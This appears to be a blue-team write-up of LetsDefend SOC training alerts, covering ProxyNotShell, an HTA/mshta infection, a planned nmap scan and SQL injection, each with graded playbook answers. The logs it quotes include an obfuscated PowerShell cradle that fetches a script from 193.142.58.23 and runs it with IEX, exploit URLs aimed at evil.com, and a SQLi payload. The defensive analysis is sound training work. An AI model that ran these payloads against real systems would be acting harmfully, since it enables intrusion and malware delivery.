
Vendor	Date	Description	Actions
Linuxmalwarehunting!	2024-07-03 07:00:54 (1 month ago)	Unauthorized connection attempt	Brute-Force
g1.de	2023-11-01 21:28:55 (9 months ago)	Oct 14 02:14:24 v2202111159968167802 sshd[63221]: I invalid user ssbot from 39.91.166.222 port 45128<b ...	Brute-Force SSH
sf-noh.de	2023-11-01 21:28:55 (9 months ago)	Oct 14 02:14:24 v2202111159968167802 sshd[63221]: I invalid user ssbot from 39.91.166.222 port 45128<b ...	Brute-Force SSH
SiyCah	2023-10-28 03:00:10 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Report generated by fail2abuseipdb.	Hacking Brute-Force SSH
SiyCah	2023-10-27 14:00:15 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Report generated by fail2abuseipdb.	Hacking Brute-Force SSH
SiyCah	2023-10-27 06:00:11 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Report generated by fail2abuseipdb.	Hacking Brute-Force SSH
ghostwarriors	2023-10-27 03:21:29 (9 months ago)	Unauthorized connection attempt detected, SSH Brute-Force	Port Scan Brute-Force SSH

Next I'll check the endpoint server logs nothing out

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Oct, 09, 2023, 07:54 PM	IP	39.91.166.222	Malicious	Anonymous

logs

Outgoing traffic to this but nothing else out of the ordinary



## Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- Web Attacks 101

[Malicious](#) [Non-malicious](#)

## SPOOF TOKENS What Is The Attack Type?

Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

[Command Injection](#) [IDOR](#) [LFI & RFI](#) [Other](#) [SQL Injection](#)

Is the malicious traffic caused by a planned test?

Not Planned

Planned

## What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

**Format:** Source -> Destination

Company Network → Company Network

Company Network → Internet

Internet → Company Network

## Was the Attack Successful?

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

No

Yes

SOC227 - Microsoft SharePoint Server Elevation of Privilege - Possible CVE-2023-29357 Exploitation

True Positive (+5 Point)

Do You Need Tier 2 Escalation? (+5 Point)

Was the Attack Successful? (+5 Point)

What Is the Direction of Traffic? (+5 Point)

What Is The Attack Type? (+5 Point)

Is Traffic Malicious? (+5 Point)

**Event Conclusion:** True Positive CVE-2023-29357

Identification, Containing, Eradication, Recovery

Yes

Yes

Patch

Outlook

Backup Restore

## Investigation 1.1

High	Sep, 30, 2022, 07:19 AM	★ SOC175 - PowerShell Found in Requested URL - Possible CVE-2022-41082 Exploitation
★ This zero-day vulnerability (CVE-2022-41082) is being actively exploited in the wild.		
EventID :	125	
Event Time :	Sep, 30, 2022, 07:19 AM	
Rule :	SOC175 - PowerShell Found in Requested URL - Possible CVE-2022-41082 Exploitation	
Level :	Security Analyst	
Hostname :	Exchange Server 2	
Destination IP Address :	172.16.20.8	
Log Source :	IIS	
Source IP Address :	58.237.200.6	
Request URL :	/autodiscover/autodiscover.json?@evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtocol=PowerShell	
HTTP Method :	GET	
User-Agent :	Mozilla/5.0 zgrab/0.x	
Action :	Blocked	
Alert Trigger Reason :	Request URL Contains PowerShell	

Field	Value
EventID	125
Event Time	Sep, 30, 2022, 07:19 AM
Rule	SOC175 - PowerShell Found in Requested URL - Possible CVE-2022-41082 Exploitation
Level	Security Analyst
Hostname	Exchange Server 2
Destination	172.16.20.8
IP Address	
Log Source	IIS
Source IP Address	58.237.200.6
Request URL	/autodiscover/autodiscover.json? @evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtocol=PowerShell
HTTP Method	GET
User-Agent	Mozilla/5.0 zgrab/0.x
Action	Blocked
Alert Trigger Reason	Request URL Contains PowerShell

First glance, a blocked powershell privilege escalation attack an Microsoft Exchange Server CVE that allows remote code execution, aka proxynotshell attack

 CNA: Microsoft Corporation	Base Score: <b>8.0 HIGH</b>	Vector: CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
--	-----------------------------	--

Metric	Value	Description
AV	A	Attack Vector: <b>Adjacent Network</b> (Requires the attacker to be on the same local network or physically adjacent)
AC	L	Attack Complexity: <b>Low</b> (Exploitation does not require complex conditions)
PR	L	Privileges Required: <b>Low</b> (Requires only low-level privileges)
UI	N	User Interaction: <b>None</b> (No user interaction needed for exploitation)
S	U	Scope: Unchanged (Exploitation does not change the scope of impact)
C	H	Confidentiality Impact: <b>High</b> (Significant loss of confidentiality)
I	H	Integrity Impact: <b>High</b> (Significant loss of integrity)
A	H	Availability Impact: <b>High</b> (Significant loss of availability)

I'll start with checking the source IP address

  <a href="#">IrisFlower</a>	2022-11-24 03:11:55 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	<a href="#">Port Scan</a> <a href="#">Hacking</a>
  <a href="#">IrisFlower</a>	2022-11-24 02:49:51 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	<a href="#">Port Scan</a> <a href="#">Hacking</a>
  <a href="#">IrisFlower</a>	2022-11-24 02:07:13 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	<a href="#">Port Scan</a> <a href="#">Hacking</a>
  <a href="#">IrisFlower</a>	2022-11-24 00:57:32 (1 year ago)	Unauthorized connection attempt detected from IP address 58.237.200.6 to port 22 [J]	<a href="#">Port Scan</a> <a href="#">Hacking</a>
  <a href="#">moebius</a>	2022-11-23 23:08:07 (1 year ago)	Invalid user pi from 58.237.200.6 port 57960	<a href="#">Brute-Force</a> <a href="#">SSH</a>
  <a href="#">LarsLehmann</a>	2022-11-23 22:37:37 (1 year ago)	Nov 24 04:37:36 mon01vp sshd[16200]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eui ...	<a href="#">Brute-Force</a> <a href="#">SSH</a>
  <a href="#">F63NNKJ4</a>	2022-11-23 21:04:02 (1 year ago)	Nov 24 03:02:57 minden010 sshd[2577]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eu ...	<a href="#">Brute-Force</a> <a href="#">SSH</a>

## REPUTATION DETAILS

② SENDER IP REPUTATION • Poor

 Submit Sender IP Reputation Ticket



**parthmaniar**  
2 years ago

This IP was carrying out an SSH bruteforce attack on 09-08-2022. For

Malicious IP, in the log sources we see this IP getting blocked 3 times trying to GET these URL's

source_address	58.237.200.6
source_port	35783
destination_address	172.16.20.8
destination_port	443
time	Sep, 30, 2022, 07:18 AM
<b>Raw Log</b>	
Request URL	/autodiscover/autodiscover.json?@evil.com/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3f@evil.com
Request Method	GET
Device Action	Blocked

type	Exchange
source_address	58.237.200.6
source_port	35773
destination_address	172.16.20.8
destination_port	443
time	Sep, 30, 2022, 07:19 AM
<b>Raw Log</b>	
Request URL	/autodiscover/autodiscover.json?@evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtocol=Powershell
Request Method	GET
Device Action	Blocked

Host Information			
Hostname:	Exchange Server 2	Domain:	LetsDefend
IP Address:	172.16.20.8	Bit Level:	64
OS:	Windows Server 2019	Primary User:	ExchangeAdmin
Client/Server:	Server	Last Login:	Sep, 22, 2022, 06:25 PM

## The endpoint logs look clean, and the attack was blocked, lets examine the URL

The URL `/autodiscover/autodiscover.json?

@evil.com/owa/&Email=autodiscover/autodiscover.json%3f@evil.com&Protocol=XYZ&FooProtocol=PowerShell` appears to be an attempt to exploit a vulnerability or perform a security test. Here's a brief breakdown:

- Path: `/autodiscover/autodiscover.json` - Typically used by Microsoft Exchange for automatic email configuration.
- Query Parameters:
  - `@evil.com/owa/` - Indicates a potentially malicious domain or email.
  - `Email=autodiscover/autodiscover.json%3f@evil.com` - A potentially obfuscated URL pointing to a malicious email or domain.
  - `Protocol=XYZ` - Arbitrary or possibly an invalid protocol value.
  - `FooProtocol=PowerShell` - Indicates an attempt to use PowerShell, which could suggest an attempt to exploit a PowerShell vulnerability.

Overall, this URL looks like it's crafted to test or exploit vulnerabilities related to Exchange's autodiscover feature, potentially aiming to execute commands or gain unauthorized access.

Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.

You can find our related training below.

- Web Attacks 101

[Malicious](#) [Non-malicious](#)

What Is The Attack Type?

Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

Command Injection IDOR LFI & RFI Other SQL Injection  
XML Injection XSS

CVE exploit

Is the malicious traffic caused by a planned test?

**Format: Source -> Destination**

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

EventID :	125
Event Time :	Sep, 30, 2022, 07:19 AM
Rule :	SOC175 - PowerShell Found in Requested URL - Possible CVE-2022-41082 Exploitation
Answer :	True Positive (+5 Point)
Playbook Answers :	<ul style="list-style-type: none"><li>Do You Need Tier 2 Escalation? (+5 Point)</li><li>Was the Attack Successful? (+5 Point)</li><li>What Is the Direction of Traffic? (+5 Point)</li><li>Check If It Is a Planned Test (+5 Point)</li><li>What Is The Attack Type? (+5 Point)</li><li>Is Traffic Malicious? (+5 Point)</li></ul>

**Event Conclusion:** True Positive CVE-2022-41082

**Identification, Containing, Eradication, Recovery**

Yes                  No                  WasBlocked      WasBlocked

Patching all Microsoft Exchange Servers to latest version.

## Investigation 1.2

High

Mar, 05, 2022, 10:29 AM

SOC164 - Suspicious Mshta Behavior

EventID :	114
Event Time :	Mar, 05, 2022, 10:29 AM
Rule :	SOC164 - Suspicious Mshta Behavior
Level :	Security Analyst
Hostname :	Roberto
IP Address :	172.16.17.38
Related Binary :	mshta.exe
Binary Path :	C:/Windows/System32/mshta.exe
Command Line :	C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta
MD5 of Ps1.hta :	6685c433705f558c5535789234db0e5a
Alert Trigger Reason :	Low reputation hta file executed via mshta.exe
EDR Action :	Allowed

Field	Value
EventID	114
Event Time	Mar, 05, 2022, 10:29 AM
Rule	SOC164 - Suspicious Mshta Behavior
Level	Security Analyst
Hostname	Roberto
IP Address	172.16.17.38
Related Binary	mshta.exe
Binary Path	C:/Windows/System32/mshta.exe
Command Line	C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta
MD5 of Ps1.hta	6685c433705f558c5535789234db0e5a
Alert Trigger Reason	Low reputation hta file executed via mshta.exe
EDR Action	Allowed

First Glance, The alert indicates that an HTA file (`Ps1.hta`) with a low reputation was executed using `mshta.exe`. HTA files can be used to run scripts, and their use in this way is often associated with malicious activity. The EDR action was to allow the execution, but this behavior is flagged as suspicious due to the low reputation of the HTA file.

I'll start with checking the command line and hash of `PS1.hta`

The screenshot shows a security analysis interface. On the left, there is a circular progress bar labeled "Community Score" with a value of "29 / 65". Above the bar, a red exclamation mark icon and the text "29/65 security vendors flagged this file as malicious" are displayed. Below the score, there are several file hashes listed: `886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1`, `886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unknown`, and `886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unkn`. To the right of these hashes are four tags: "javascript", "long-sleeps", "detect-debug-environment", and "persistence".


Input	Threat level
<code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unkn</code> HTML document, ASCII text, with very long lines, with CRLF line terminators <code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1</code>	<a href="#">Sample (6.8KiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
<code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unk</code> HTML document, ASCII text, with very long lines, with CRLF line terminators <code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1</code>	<a href="#">Sample (6.8KiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
<code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1.unk</code> HTML document, ASCII text, with very long lines, with CRLF line terminators <code>886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1</code>	<a href="#">Sample (6.8KiB)</a> <span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>

Malicious, I'll contain now

The screenshot shows an EDR action interface. At the top, there is a button labeled "Action". Below it, the word "Containment:" is followed by a toggle switch. The switch is currently set to "Host Contained", which is indicated by a checked checkbox icon next to the text "Host Contained".

I'll use the hash to scan and eradicate it from all other infected system, Now I'll go check the EDR logs of Roberto.

This is the command line right after the HTA File execution



```
C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1($i)
{$r = "";for ($n = 0; $n -lt $i.Length; $n += 2){$r += [char][int]('0x' + $i.Substring($n, 2))}return $r};$H2 = (new-object ('{1}{0}{2}' -f 'WebCL','net','ient'));$H3 = H1 '446f776
E';$H4 = H1 '6C6f';$H5 = H1 '616473747269';$H6 = H1 '6E67';$H7 = $H3+$H4+$H5
+$H6;$H8 = $H2.$H7('http://193.142.58.23/Server.txt');iEX $H8
```



**Summary:** The script is a piece of malware. It constructs and executes a URL download command to fetch a script from <http://193.142.58.23/Server.txt> and then executes the downloaded script. The use of hexadecimal encoding and [Invoke-Expression](#) for executing code makes it an obfuscated method of delivering and running potentially harmful scripts.

I'll check Robertos IP logs to see how he might've gotten this malicious file  
Here we see him downloading the malicious script at the as a phase two of the attack

Field	Value
type	Firewall
source_address	172.16.17.38
source_port	42611
destination_address	193.142.58.23
destination_port	80
time	Mar, 05, 2022, 10:29 AM
<a href="#">Raw Log</a>	

We do see Roberto being targeted by a malicious IP address over http

Reporter	IoA Timestamp in UTC	Comment	Categories
✓  Scan	2024-08-07 07:41:21 (2 weeks ago)	MultiHost/MultiPort Probe, Scan, Hack -	Port Scan Hacking
✓  Scan	2024-08-05 12:40:56 (2 weeks ago)	MultiHost/MultiPort Probe, Scan, Hack -	Port Scan Hacking
✓  IP Analyzer	2024-08-03 12:45:31 (3 weeks ago)	Unauthorized connection attempt from IP address 193.1 42.58.23 on Port msg=Match	Port Scan



Roberto Browser history does not show any suspicious activity or download the file.

What are Living-off-the-land binaries (LOLBins)?

A LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation.  
(definition: talosintelligence.com)

Start

## Identify the Binary

Determine which binary is supplied by the operating system but is also home to suspicious activities. To do this, you can resort to the alert details on the [Monitoring](#) page or Endpoint Security.

- [Monitoring](#)
- [Endpoint Security](#)

[Next](#)

Is the current activity suspicious?

[No](#) [Yes, suspicious](#)

### What Is Suspicious Activity?

What is the purpose of suspicious activities performed with legal binaries for this incident?

Alternate data streams AWL bypass Compile Copy Credentials  
Download Dump Encode Execute Reconnaissance UAC bypass  
Upload

### Who Performed the Activity?

Who performed the suspicious/malicious activity using a binary? It would be helpful to control the binary's parent process.

- [Endpoint Security](#)

[Malware](#) [User](#)

SOC164 - Suspicious Mshta Behavior

even though the second stage of the script was done by the malware  
The user is still the one that activated the original file

Mar 05, 2022, 10:09 AM

SOC164 - Suspicious Mshta Behavior

True Positive (+5 Point)  
Containment (+5 Point)  
Who Performed the Activity? (-5 Point)  
What Is Suspicious Activity? (-5 Point)  
Determine Suspicious Activity (+5 Point)  
Identify the Binary (+5 Point)  
What are Living-off-the-land binaries (LOLBins)? (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

Even though the file also download the main function was execution

Open the Security Report

★

**Event Conclusion:** True Positive, malicious HTA file executed.

Identification, Containing, Eradication, Recovery  
Yes                    YES            YesWithEDR/AV    LastGoodBackup

No signs of any outside interactions to get the file (email/web) how did the file get on robertos machine and why was it executed? Roberto needs to be questioned.

## Investigation 1.3

Medium	Jun, 13, 2021, 04:23 PM	SOC147 - SSH Scan Activity
EventID :		94
Event Time :		Jun, 13, 2021, 04:23 PM
Rule :		SOC147 - SSH Scan Activity
Level :		Security Analyst
Source Address :		172.16.20.5
Source Hostname :		PentestMachine
File Name :		nmap
File Hash :		3361bf0051cc657ba90b46be53fe5b36
File Size :		2.82 MB
Device Action :		Allowed
File (Password:infected) :		Download
Show Hint ⚡		


First Glance, The alert indicates a pentest using SSH to scan using nmap which is a scanning tool used by pentesters to map networks

I'll check the file first

### Analysis Overview

[Request Report Deletion](#) [Sample \(2.8MiB\)](#)

Submission name:	nmap	<a href="#">whitelisted</a>
Size:	2.8MiB	<a href="#">#TLD</a>
Type:	<a href="#">elf</a> <a href="#">64bits</a> <a href="#">executable</a> ⓘ	
Mime:	application/x-sharedlib	
SHA256:	<a href="#">17e6235f28332367d640dd8d91359f826bleaae888b2060e9868flba58ac4f67</a> ⓘ	
Operating System:	Linux ⓘ	
Last Anti-Virus Scan:	06/10/2024 06:59:26 (UTC)	
Last Sandbox Report:	03/10/2024 18:49:32 (UTC)	



The file is clean, next I'll check the source address for logs

From: elli@letsdefend.io  
To: soc@letsdefend.io  
Subject: Planned Scanning  
Date: Jun, 11, 2021, 09:11 AM  
Action: Action

Hi all, I will scan the LetsDefend network after 12:00 13.06.2021 This scanning could be continue all day. Please ignore SIEM alerts for "PentestMachine" hostname Hostname: PtestMachine IP Address: 172.16.20.5 Regars, Ellie

Planned test

**Event Conclusion:** False Positive, planned pentest SCAN

Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

## Investigation 1.4

Medium	Mar, 21, 2021, 01:04 PM	SOC104 - Malware Detected
EventID :		84
Event Time :		Mar, 21, 2021, 01:04 PM
Rule :		SOC104 - Malware Detected
Level :		Security Analyst
Source Address :		172.16.17.5
Source Hostname :		SusieHost
File Name :		winrar600.exe
File Hash :		c74862e16bcc2b0e02cadb7ab14e3cd6
File Size :		2.95 Mb
Device Action :		Allowed
File (Password:infected) :		Download

First glance, SusieHost has malware on her endpoint, need to investigation its origin and malicious intent, the action was allowed.

I'll start with checking the file

Input	Threat level
bounty-66974831297508985 PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	<a href="#">@ Sample (2.9MiB)</a> <span>whitelisted</span>
winrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	<a href="#">@ Sample (2.9MiB)</a> <span>ambiguous</span>
winrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	<a href="#">@ Sample (2.9MiB)</a> <span>ambiguous</span>
wrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	<a href="#">@ Sample (2.9MiB)</a> <span>whitelisted</span>
wrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	<a href="#">@ Sample (2.9MiB)</a> <span>whitelisted</span>

 1 / 74

1/74 security vendor flagged this file as malicious

af4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573  
WinRAR.exe

Size 2.95 MB

Community Score 

[peexe](#) [overlay](#) [via-tor](#) [direct-cpu-clock-access](#) [signed](#) [runtime-modules](#) [detect-debug-environment](#) [invalid-signature](#) [checks-user-input](#)

 JaffaCakes118  
9 months ago

**File Info:**

**Filename:** winrar600.exe

**Threat Score:**  
4/10  
(Note: A low score does not necessarily mean it's safe)

**Family:**  
[Show more](#)

---

 FileScanIO  
9 months ago

FileScan.IO Analysis:

Verdict: LIKELY\_MALICIOUS  
Confidence: 100/100  
Tags:  
apt,makop,control,evasive,explorer,greyware, lolbin, mpcmdrun, packed, regedit, replace, shell32, greyware, lolbin, replace, setupapi, shdocvw, shell32, greyware, lolbin, packed, shell32, control, explorer, lolbin, control, expand, greyware, lolbin, replace, shell32, explorer, greyware, lolbin, packed, shell32, evasive, fingerprint, greyware, installer, lolbin, overlay, packed, replace, setupapi, sfx, shdocvw, shell32, greyware, lolbin, replace, setupapi, shdocvw, shell32, control, expand, greyware, lolbin, replace, shell32, control, expand, greyware, lolbin, replace, shell32, control, expand, lolbin, replace, peexe, bm, p, html, txt  
Domains:  
[Show more](#)

listed as whitelisted exercise file

<b>Submission name:</b>	wrar600.exe ⓘ	<b>whitelisted</b>
<b>Size:</b>	2.9MiB	
<b>Type:</b>	<b>pexe</b> executable ⓘ	#exercise #blueteam
<b>Mime:</b>	application/x-dosexec	
<b>SHA256:</b>	aff4ff9b15bccff67a112a7857d28d3f2f436e2e42f1be14930fe496269d573 ⓘ	
<b>Operating System:</b>	Windows 📺	
<b>Last Anti-Virus Scan:</b>	07/01/2024 08:48:29 (UTC)	
<b>Last Sandbox Report:</b>	11/15/2023 17:04:01 (UTC)	

The endpoint logs shows the agent is down, I dont see any logs for SusieHost using the End point logs

Processes 1	Network Action 1	Terminal History 1	Browser History 1
EVENT TIME	PROCESS ID	PROCESS NAME	
No Event Time	No Process ID	Agent Down	

I'll check other log sources, nothing out of the ordinary here

EventID :	84
Event Time :	Mar, 21, 2021, 01:04 PM
Rule :	SOC104 - Malware Detected
Answer :	False Positive (+5 Point)
Playbook Answers :	Analyze Malware (+5 Point) Check if the malware is quarantined/cleaned (+5 Point)
Analyst Note :	Empty! You should explain why you closed alarm this way
Community Walkthrough :	Show
Rate this case :	☆
Writeups :	✍
Discussion :	🔗
Share :	🔗

[Event Conclusion: False Positive, Whitelisted file](#)

## Identification, Containing, Eradication, Recovery

YES

NO

NO

NO

### Investigation 1.5

High

Feb, 25, 2022, 11:34 AM

SOC165 - Possible SQL Injection Payload Detected

Severity of the alert

EventID : 115

Event Time : Feb, 25, 2022, 11:34 AM

Rule : SOC165 - Possible SQL Injection Payload Detected

Level : Security Analyst

Hostname : WebServer1001

Destination IP Address : 172.16.17.18

Source IP Address : 167.99.169.17

HTTP Request Method : GET

Requested URL : [https://172.16.17.18/search/?q=%22%20OR%201%20%3D%201%20--%20-Mozilla/5.0%20\(Windows%20NT%206.1;%20WOW64;%20rv:40.0\)%20Gecko/20100101%20Firefox/40.1](https://172.16.17.18/search/?q=%22%20OR%201%20%3D%201%20--%20-Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64;%20rv:40.0)%20Gecko/20100101%20Firefox/40.1)

User-Agent : Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1

Alert Trigger Reason : Requested URL Contains OR 1 = 1

Device Action : Allowed

Show Hint ⚡

First glance, an allowed SQL Injection payload attempt  
I'll start by checking the source IP address (Possible attacker)

Timestamp	Input	Threat level
April 25th 2023 09:24:36 (UTC)	⌚ <a href="http://167.99.169.17/">http://167.99.169.17/</a>	ambiguous
March 11th 2023 19:39:05 (UTC)	⌚ <a href="https://167.99.169.17/">https://167.99.169.17/</a>	suspicious
November 18th 2022 14:38:48 (UTC)	⌚ <a href="http://167.99.169.17/">http://167.99.169.17/</a>	malicious
July 5th 2022 10:27:22 (UTC)	⌚ <a href="http://167.99.169.17/">http://167.99.169.17/</a>	malicious
April 22nd 2022 04:42:59 (UTC)	⌚ <a href="http://167.99.169.17/">http://167.99.169.17/</a>	malicious

4 / 94

Community Score

4 / 94 security vendors flagged this IP address as malicious

167.99.169.17 (167.99.0.0/16)  
AS 14061 (DIGITALOCEAN-ASN)

Detection Details Relations Community 16+

Security vendors' analysis ⓘ

BitDefender	Phishing	CyRadar	Malicious
Fortinet	Malware	G-Data	Phishing

  <a href="#">Esoutien</a>	2023-01-28 20:34:34 (1 year ago)	2023-01-19T12:05:50.310926server.espacesoutien.com sshd[4530]: Invalid user ftptest from 167.99.169 ...	<a href="#">show more</a>	Hacking Brute-Force SSH
  <a href="#">zwh</a>	2023-01-28 08:21:00 (1 year ago)	SSH Brute-Force		Brute-Force SSH
 <a href="#">ThreatBook.io</a>	2023-01-22 21:25:50 (1 year ago)	ThreatBook Intelligence: Scanner,Zombie more details o n https://threatbook.io/ip/167.99.169.17		SSH
  <a href="#">MU-star.net</a>	2023-01-21 09:39:49 (1 year ago)	Invalid user jack from 167.99.169.17 port 41800		Port Scan Brute-Force SSH
  <a href="#">itbyhf</a>	2023-01-21 09:05:31 (1 year ago)	Jan 21 04:00:56 ns08 sshd[574347]: Failed password fo r invalid user ghostuser from 167.99.169.17 por ...	<a href="#">show more</a>	Brute-Force SSH

## Flagged as malicious

### The URL

<https://172.16.17.18/search/?q=%20OR%201%20%3D%201%20--%20> is an SQL Injection (SQLi) because:

- **Payload Injection:** It includes an injection payload (" OR 1 = 1 --) that manipulates the SQL query.
- **SQL Syntax:** OR 1 = 1 creates a condition that is always true, potentially bypassing query restrictions.
- **Comment Syntax:** -- comments out the rest of the query, ignoring any additional conditions or restrictions.

I'll check more logs from the source IP, we can see one 200 status, and a several 500 status indicating that an possible sqli query is causing syntax errors which is leading to fail by server to execute query

Looking at the logs the attack was not succesful, because the responce to the attempted attacks where a server fail or "500" and HTTP response size was unchanged

time	Feb, 25, 2022, 11:33 AM
<b>Raw Log</b>	
